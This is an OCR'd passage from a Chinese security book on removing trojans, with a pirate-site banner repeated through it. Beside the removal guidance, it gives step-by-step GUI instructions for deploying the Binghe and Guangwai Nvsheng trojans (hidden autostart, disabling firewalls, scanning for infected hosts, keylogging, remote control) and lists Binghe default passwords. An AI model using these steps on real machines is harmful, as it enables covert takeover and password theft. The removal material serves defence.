步骤 07 单击“是”按钮，即可上报可疑模块。如果想自己处理这些模块，单击“否”按钮，在“可疑模块探测”对话框中根据扫描到的模块可疑程度自行处理相应模块。



步骤 08 在“木马清道夫 2010”主窗口中单击“漏洞扫描”按钮，打开“漏洞扫描”对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 09 单击“扫描”按钮，即可扫描本机中是否存在漏洞。



步骤 10 单击“全选”按钮，将扫描出的漏洞全部选中。



步骤 11 单击“自动下载并修复安装”按钮，木马清道夫即可自动下载漏洞补丁程序，对系统漏洞进行修复。



步骤 12 在“木马清道夫 2010”主窗口中单击“木马防火墙”按钮，打开“Windows 木马防火墙”对话框。



步骤 13 设置防火墙各项属性，单击“应用”按钮，即可成功启动 Windows 木马防火墙。



步骤 14 在“木马清道夫 2010”主窗口中单击“历史日志”按钮，打开“历史日志”对话框，在其中可看到在木马清道夫上进行的所有操作，以及得到的结果。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 15 在“木马清道夫 2010”主窗口中单击“辅助工具”按钮，在弹出的菜单中选择“IE 插件屏蔽”命令。



步骤 16 打开“IE 插件屏蔽”对话框，通过勾选相应的复选框来设置屏蔽 IE 浏览器弹出插件的类型。




木马清道夫 2010 比其以前的版本更智能，更安全，包含了大量的辅助工具，方便了用户。

● 利用木马克星Iparmor清除木马

木马克星是一款专门针对国产木马的软件，只要它在内存中运行，就会不停地命令 CPU 执行它的指令，无论任何情况下，均占用一个 CPU 进程，不过，该工具采用监视硬盘技术，因此不占用 CPU 负荷。

使用木马克星清除木马的具体操作步骤如下。

步骤 01 下载并安装木马克星软件后，双击桌面上“木马克星”快捷图标，打开“木马克星”窗口。



步骤 02 单击“扫描硬盘”按钮，进入“扫描硬盘”设置页面。




步骤 03 单击按钮，打开“浏览文件夹”对话框，选择要扫描的硬盘。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“确定”按钮，返回“扫描硬盘”设置页面。




步骤 05 单击“扫描”按钮，即可开始扫描当前计算机中是否存在木马程序。



步骤 06 检测完成之后，如果发现了木马的服务端程序，则会给出提示信息。单击“是”按钮，即可删除相应的木马服务端程序。



步骤 07 执行“查看 > 生成 hijackthis 日志”命令，即可查看本次扫描的记录。



● 利用金山贝壳木马专杀清除木马 ●

根据云安全统计数据显示，每日有上百万用户机器被新木马 / 病毒感染，其中网络游戏盗号类木马也占 80% 以上。贝壳木马专杀是国内首款专为网游防盗号量身打造的完全免费的木马专杀软件；其安全检测采用云计算技术，拥有世界最大的云安全数据库，可以在 5 分钟内快速识别新木马 / 病毒，保证系统、账号、用户隐私安全。

使用金山贝壳木马专杀清除木马的具体操作步骤如下。

步骤 01 下载并安装“贝壳木马专杀 1.5”软件，双击其快捷图标，打开“贝克木马专杀”主窗口。



步骤 02 选中“快速扫描”单选按钮后，单击“开始查杀”按钮，即可开始查杀病毒。切换到“云安全检测”选项卡，可看到信任文件、无威胁文件、未知文件、木马 / 病毒等类型文件的个数。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 03 在扫描的过程中，如果发现存在木马病毒文件，将会弹出“发现木马”对话框，显示木马的名称、路径等信息。用户可根据实际需要单击“清除”或“跳过”按钮，这里单击“清除”按钮，清除该木马文件。



步骤 04 如果想查看木马的详细信息，可在“发现木马”对话框中单击“去病毒百科查看详情”超级链接，打开“贝壳安全文件百科”窗口，即可看到该病毒文件的详细信息。



步骤 05 扫描完成后，打开“扫描报告”对话框，在其中可查看发现的木马病毒数、扫描所用的时间以及扫描的文件数等信息。



步骤 06 单击“关闭”按钮，返回“贝壳木马专杀”主界面，切换到“木马/病毒”选项卡，在其中可看到已经清除的木马病毒文件列表。



手动查杀系统中的隐藏木马

被植入木马程序后，若没有木马专杀工具或木马专杀工具不能彻底清除木马病毒时，我们就可以采用手动查杀的方式，找到木马程序常在的藏身之处，手动处理即可。

（1）执行“开始 > 运行”命令，在弹出的对话框中输入 msconfig 命令，单击“确定”按钮，在弹出的对话框中查看启动项和服务项，禁用非必要性的启动和服务，如下图所示。




一招鲜 诊断启动的作用

诊断启动是指系统启动时仅加载基本设备驱动程序，而不加载 Modem、网卡等设备，服务也仅是系统必须的一些服务。如果启动没有问题，可以依次加载设备和服务，以判断问题所在，这将有助于快速找到启动故障原因，判断是否为硬件故障。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）检查注册表：执行“开始＞运行”命令，在弹出的对话框中输入 regedit 命令，单击“确定”按钮，打开注册表，查看注册表中是否有可疑的启动项，如下图所示。



HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders

注册表启动一般为以上几项，如有发现可疑启动项就可删除，也可打开键值找到相应的文件路径，将文件删除。当然，也要同时删除注册表中的项，否则开机时会提示找不到相应文件。

（3）查看并删除临时文件，如下图所示。



C:\temp
C:\Windows\prefetch
C:\Documents and Settings\ 用户名 \local setting\Temporary Internet Files
C:\Documents and Settings\ 用户名 \Templates
C:\Program Files\Internet Explorer\PLUGINS

（4）查看系统进程文件如 win.ini，system.ini，如图所示。



在 win.ini 文件中，在它的 [Windows] 字段中有启动命令 load= 和 run=，一般情况下 = 后面是空白的，如果有后跟程序，例如，run=c:\Windows\GAME.exe load=c:\Windows\GAME.exe，那么 GAME.exe 就是木马了。应修改还原为默认值：将 run=“木马程序”或 load=“木马程序”更改为 run= 和 load=。

在 system.ini 文件中，在 [boot] 字段下面有一个“shell= 文件名”。正确的文件名应该是 explorer.exe，如果是“shell=explorer.exe 程序名”，那么后面跟着的那个程序就是

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马程序，就是说已经中木马了。应修改还原为默认值：将 [boot] 字段下面的“shell=木马文件”更改为：“shell=explorer.exe”。

经典木马的使用与清除

了解了常见木马的清除与防范的方法后，再来介绍两个比较经典的木马的使用与清除，以帮助用户有效地防止木马的入侵。

● 冰河木马的使用与清除

冰河是一个国产木马，在国内流行极广，几乎每一百台计算机就有两三台寄存着该木马，尤其是网吧的寄存比例更高。种下该木马的攻击者能完全控制用户的计算，它具有自动跟踪目标机屏幕变化、记录各种口令信息、获取系统信息、限制系统功能、远程文件操作、注册表操作等功能，危险性极高。下面就来学习冰河木马的使用与清除方法。

1. 配置“冰河”木马的服务器端程序

冰河木马的主程序包括两部分：服务端和控制端。服务端需要在被控制的计算机上执行。当控制端连接服务端主机后，控制端会向服务端主机发出命令。而服务端主机在接受命令后，就会执行相应的任务。

下面介绍配置服务端程序的具体操作。

步骤 01 运行冰河木马主程序，执行“文件 > 配置服务器程序”命令。



步骤 02 在打开的“服务器配置”对话框中切换到“基本配置”选项卡，选择木马安装的系统目录，输入木马安装后的文件名称、隐藏的进程名称、访问口令、木马运行后的提示信息、监听端口号，勾选“自动删除安装文件”复选框，单击“确定”按钮。



步骤 03 切换到“自我保护”选项卡，勾选“写入注册表启动项”复选框，并输入相应的键名，就可以随被攻击的计算机系统一起启动。勾选“关联”复选框，选择关联类型，输入关联文件名。冰河木马被删除后，仍可通过启动已关联类型的文件再次启动，单击“确定”按钮。



步骤 04 切换到“邮件通知”选项卡，如想接收已经被种植木马的计算机的基本信息，可输入接收邮箱地址，并在“邮件内容”选项区选择接收被控制计算机的何种信息，单击“确定”按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



2 使用冰河木马控制远程计算机

使用冰河木马程序可以对已经植入服务端的计算机进行文件管理、控制屏幕、设置共享、获取系统信息等多种操作。具体操作步骤如下。


步骤 01 运行冰河木马主程序，执行“文件 > 添加主机”命令，在弹出的对话框中输入主机地址以及访问口令，单击“确定”按钮，连接到服务端计算机。




步骤 02 切换到“文件管理器”选项卡，显示了服务端计算机的所有文件，对这些文件控制端可以实现远程复制、删除、共享上传等操作。



步骤 03 在冰河木马控制端主窗口中切换到“命令控制台”选项卡，选择“口令类命令”选项，根据各种命令可以对服务端计算机执行获取系统信息和历史口令，以及击键记录等操作。



步骤 04 选择“控制类命令”选项，根据各种口令可以对服务端计算机执行捕获屏幕、发送信息、进程管理、鼠标控制等操作。




一招鲜 远程控制的原理

远程控制软件一般分为客户端程序 (Client) 和服务器端程序 (Server) 两部分，通常将客户端程序安装到主控端计算机，将服务器端程序安装到被控端计算机。使用时客户端程序向被控端计算机中的服务器端程序发出信号，建立一个特殊的远程服务，然后通过这个远程服务，使用各种远程控制功能发送远程控制命令，控制被控端计算机中的各种应用程序运行。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 选择“网络类命令”选项，根据各种命令可以对服务端计算机执行创建共享、删除共享、查看网络信息等操作。



步骤 06 选择“文件类命令”选项，根据各种命令可以对服务端计算机中的文件执行查找、压缩、复制、上传等操作。



步骤 07 选择“注册表读写”选项，根据各种命令可以对服务端计算机的注册表执行读写、重命名等操作。



步骤 08 选择“设置类命令”选项，根据各种命令可以对服务端计算机设置执行更改和重新配置。



一招鲜 冰河各版本的通用密码

2.2版：Can you speak Chinese?
2.2版：05181977
3.0版：yzkzero!
4.0版：05181977
3.0版：yzkzero.51.net
3.0版：yzkzero!
3.1-netbug版密码：123456!@
2.2杀手专版：05181977
2.2杀手专版：dzq20000!
2003牛族专版：05031980
2004情人节专版：05031980

3 卸载和清除冰河木马

前面着重介绍了冰河木马的使用，如果用户被植入了冰河木马，也不用过于担心，可以通过以下方法进行卸载和清除。

练习 使用控制端程序卸载冰河木马

使用控制端程序可以对冰河木马进行本地或远程卸载，以远程卸载为例，具体操作步骤如下所述。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 启动控制端程序，连接到服务器端。在控制端主程序窗口中切换到“命令控制台”选项卡，依次选择“控制类命令 > 系统控制”选项。



步骤 02 单击“自动卸载冰河”按钮，在弹出的信息提示框中单击“是”按钮，冰河木马的服务器端即被清除。



练习 通过清理注册表删除冰河木马

用户可通过清理注册表和恢复关联文件属性的方法删除冰河木马程序，具体操作步骤如下所述。

步骤 01 删除 C:\Windows\Kernel32.exe 和 Sysexplr .exe 文件。



步骤 02 删除注册表 HKEY_LOCAL_MACHINE\software\Microsoft\Windows\Current Version\Run 中的 binghemuma 子键（键值名称为 C:\Windows\Kernel32.exe）。



步骤 03 删除注册表HKEY_LOCAL_MACHINE\software\Microsoft\Windows\Current Version\RunServices 中的 binghemuma 子键（键值名称为 C:\Windows\Kernel32.exe）。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 修改注册表 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的默认值，由中木马后的 C:\Windows\system\Sysexplr.exe %1 改为正常情况下的 C:\Windows\notepad.exe %1，即可恢复 TXT 文件关联功能。



● 广外女生木马的使用与清除

广外女生木马是广东外语外贸大学“广外女生”网络小组开发的一种木马程序，它能够实现远程监控的各种功能，包括远程修改注册表，进行文件删改和上传以及屏幕控制，具有服务端程序体积小、占用系统资源少、隐蔽性好的特点，并且能利用 Windows 的漏洞使国内流行的“天网防火墙”和“金山毒霸”失去作用。

1. 广外女生木马的使用

从网络上下载“广外女生 1.53B”版本的木马程序，程序只有一个 gwg.exe 文件，是该木马程序的控制端文件。

首先要用控制端生成服务端，具体操作步骤如下。


步骤 01 运行“广外女生”程序，在客户端程序窗口中切换到“服务端配置”选项卡，选中“默认值”单选按钮，在“防火墙处理”选项区中勾选需要关闭的防火墙（建议全选），单击“生成服务端”按钮。



步骤 02 在指定位置生成服务端程序（本例中的服务端程序为 GDUFS.exe），用户可以把此服务端程序植入到要攻击的计算机中。



步骤 03 服务端程序发布后，就可以通过搜索 IP 范围的方法来查找已被植入服务端程序的计算机。切换到“添加主机”选项卡，分别输入起始和终止的 IP 范围，单击“开始搜索”按钮，即可自动搜索并运行服务端的计算机。



步骤 04 切换到“屏幕控制”选项卡，可以直接查看服务端计算机的屏幕动作，甚至可以全屏操作对方的鼠标（包括单击，双击，右键，拖动等）。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 05 切换到“远程注册表”选项卡，可以对服务端计算机的注册表进行远程操作，以达到控制计算机的目的。



步骤 06 切换到“进程管理”选项卡，可直接查看服务端计算机的进程列表，并进行停止、添加等操作。



步骤 07 切换到“文件共享”选项卡，就可以对服务端计算机中的文件进行修改、删除、上传、设置属性等操作。



步骤 08 。切换到“密码记录”选项卡，单击“获取记录”按钮，开始记录服务端计算机的所有密码操作。



2. 广外女生木马的清除

广外女生木马程序本身提供了远程卸载功能，在程序主窗口“服务端配置”选项卡中单击“卸载对方服务端”按钮。如果是用户自己感染了广外女生木马，则可使用以下方法。

首先，启动到纯 DOS 模式下，删除系统 System 目录下的 Diagcfg.exe 文件。

其次，将系统 Windows 目录中的注册表编辑器 Regedit.exe 改名为 Regedit.com。具体操作步骤如下。

- 回到 Windows 模式下，运行系统 Windows 目录中刚改名的 Regedit.com 程序。
- 展开 HKEY_CLASSES_ROOT\exefile\shell\open\command 主键，将默认键值改成“%1”%*。
- 展开 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\ RunServices，删除名为 Diagnostic Configuration 的键值。
- 退出注册表编辑器，将 Regedit.com 改回 Regedit.exe。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

使用冰河陷阱清除冰河木马

冰河陷阱是冰河木马开发者提供的用来查杀和卸载冰河木马程序的工具，下面将介绍如何使用“冰河陷阱”，具体操作步骤如下。

步骤 01 下载“冰河陷阱”程序并安装，然后运行主程序。



步骤 02 运行该程序后，会自动检测用户是否被植入了冰河木马，如果检测到，将弹出提示信息框，单击“是”按钮。



步骤 03 弹出“服务端配置信息”提示框，提示冰河木马的基本配置信息，单击“确定”按钮。



步骤 04 木马控制端程序被清除后，弹出提示框，单击“确定”按钮。



一招鲜 冰河陷阱的主要功能

冰河陷阱是专门用来对付各类冰河木马的程序，它主要有两大功能：一是自动清除所有版本“冰河”被控端程序。二是把自己伪装成“冰河”被控端，记录入侵者的所有操作。用户可以在冰河陷阱的文件夹中打开“使用说明”记事本文件，查看其中的详细功能说明信息及使用注意事项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界

通过设置系统自带的防火墙控制木马入侵

专业的防火墙具有强大的功能，但设置起来比较麻烦，普通的计算机用户很难掌握，如果设置不当就会给木马打开方便之门。其实 Windows XP 自带的防火墙完全能够满足普通用户的使用需求。设置 Windows XP 自带防火墙的操作步骤如下。

步骤 01 在“控制面板”窗口中双击打开“Windows 防火墙”图标，打开“Windows 防火墙”对话框。




步骤 02 单击“高级”标签，切换到“高级”选项卡。



步骤 03 单击“网络连接设置”选项区中的“设置”按钮，打开“高级设置”对话框，其中“服务”选项卡用于设置本机允许打开的服务。




步骤 04 如果用户需要建立一个 Web 服务器，只须勾选“Web 服务器”复选框，弹出“服务设置”对话框。设置完毕后，单击“确定”按钮即可。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 05 在“高级设置”对话框中单击“添加”按钮，打开“服务设置”对话框，在其中依次输入各个栏目内容。




步骤 06 单击“确定”按钮，即可添加一个预设服务器。



步骤 07 打开安全日志记录。在“Windows 防火墙”对话框中单击“安全日志记录”栏中的“设置”按钮，即可打开“日志设置”对话框，勾选“记录被丢弃的数据包”和“记录成功的连接”复选框，设置记录文件的大小。



步骤 08 单击“确定”按钮，即可保存设置。然后单击 ICMP 设置区域中的“设置”按钮，打开“ICMP 设置”对话框，在其中根据需要勾选相应的复选框。



步骤 09 设置完毕后，单击“确定”按钮保存设置。如果想要还原系统的默认设置，则可以单击“默认设置”选项区域中的“还原为默认值”按钮，打开一个信息提示框，提示用户还原默认的设置将删除用户自己安装操作系统之后的所有防火墙设置内容。



步骤 10 如果继续，则单击“是”按钮，即可将 Windows 防火墙还原到系统默认状态。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

秒杀疑惑

本章主要介绍了木马的攻防，包括木马常用的伪装手段、常见木马攻击、木马清除软件等内容，下面再来介绍一些学习木马攻防过程中的相关疑惑。

Q 有时突然停电，为什么重新启动计算机后Word文档会变成乱码？

A 遇到这种情况，一般情况下是系统中木马或病毒了，用户必须进入计算机的安全模式来杀毒。如果正常使用的操作系统文件已经感染病毒，在每次启动系统时，病毒也会随之运行并被激活，而用户不能在这种带病毒的系统中进行病毒清除工作，需要进入安全模式下杀毒。

进入安全模式下清除木马的方法是：右击“我的电脑”图标，在弹出的快捷菜单中选择“属性”命令，在打开的“系统属性”对话框中切换到“系统还原”选项卡，取消勾选“在所有驱动器上关闭系统还原”复选框；然后重启计算机，按 F8 键进入安全模式启动杀毒软件查杀病毒，清除计算机中的病毒文件。然后在进入普通模式勾选“在所有驱动器上关闭系统还原”复选框。

Q 在自己的计算机上发现了一款自动运行的木马，但为什么不能完全清除？

A 仅删除注册表中键值下的木马键值是不能完全清除木马程序的，如 BladeRunner，使用这种方式删除后木马会立即将其自动加上，因此要记下木马的名字与目录，并退回到 MS-DOS 模式下，找到此木马文件并删除即可。

Q 为什么最新的杀毒软件不能查杀木马程序？

